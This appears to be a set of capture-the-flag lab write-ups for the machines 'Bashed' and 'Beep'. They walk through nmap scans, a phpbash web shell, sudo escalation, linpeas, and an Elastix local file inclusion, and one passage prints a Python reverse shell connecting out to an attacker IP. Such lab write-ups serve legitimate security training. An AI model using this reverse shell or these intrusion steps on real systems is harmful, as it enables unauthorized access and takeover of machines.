
In a PWscan I did not find anything!

After a very long Google search I found that **? Static = 1** should be added to the URL


I found a URL path




I went to the site and came across an interesting chat



It took me a very long time to figure out how to talk to the bot. Eventually I realized I needed to find a way and did not give up





After searching very broadly within the chat I found a username and password so I could move on




I ran linpeas on the system and discovered some vulnerability.

I downloaded the exploit to the attacking machine and ran it





I became a root in the system successfully




Bashed


As usual I started scanning the nmap to figure out what I was getting into

```
└─# nmap -A -Pn 10.10.10.68
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-15 06:10 EDT
Nmap scan report for 10.10.10.68
Host is up (0.084s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=5/15%OT=80%CT=1%CU=33353%PV=Y%DS=2%DC=T%G=Y%TM=6280D19
OS:B%P=x86_64-pc-linux-gnu)SEQ(SP=FF%GCD=1%ISR=102%TI=Z%CI=I%II=I%TS=8)OPS(
OS:O1=M505ST11NW7%O2=M505ST11NW7%O3=M505NNT11NW7%O4=M505ST11NW7%O5=M505ST11
OS:NW7%O6=M505ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(
OS:R=Y%DF=Y%T=40%W=7210%O=M505NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)
```

I entered the UR articles when I came to this page





A simple scan of possible paths let me see that there are relevant paths for me




I went into the dev folder and saw phpbash.php and went in

I connected myself to a more convenient connection so I could keep working







I was able to find the first flag

Now I want to connect to root

At the command of the **sudo -u scriptmanager bash** I was able to connect to the user


```
$ sudo -u scriptmanager bash
whoami
scriptmanager
```

I then created a file with Exploit inside so I could connect further

```
test.py  test.txt
echo "import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.10",1235))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"]) > test.py
```


```
python test.py
date
date
Thu Mar 24 23:12:12 PDT 2022
Thu Mar 24 23:12:12 PDT 2022
date
Thu Mar 24 23:12:21 PDT 2022
```

After running the file I created I was able to connect to root




beep

I will start with a nmap command to see what are talking abuts




After knowing that it was possible to use the browser I immediately entered the IP address in the url bar




I immediately recognized that it was **elastix**

I was looking for more clues in the next command



I saw the next line and it immediately interested me the most.


"local file inclusion "



I went into the source and saw something very interesting.

LFI Exploit


And I immediately added it to the URL



I came across a very messy page with a lot of data some of which are very relevant.

But I had to find a way to arrange the text

that would be comfortable to read.




I used burp software to arrange the text for myself comfortably

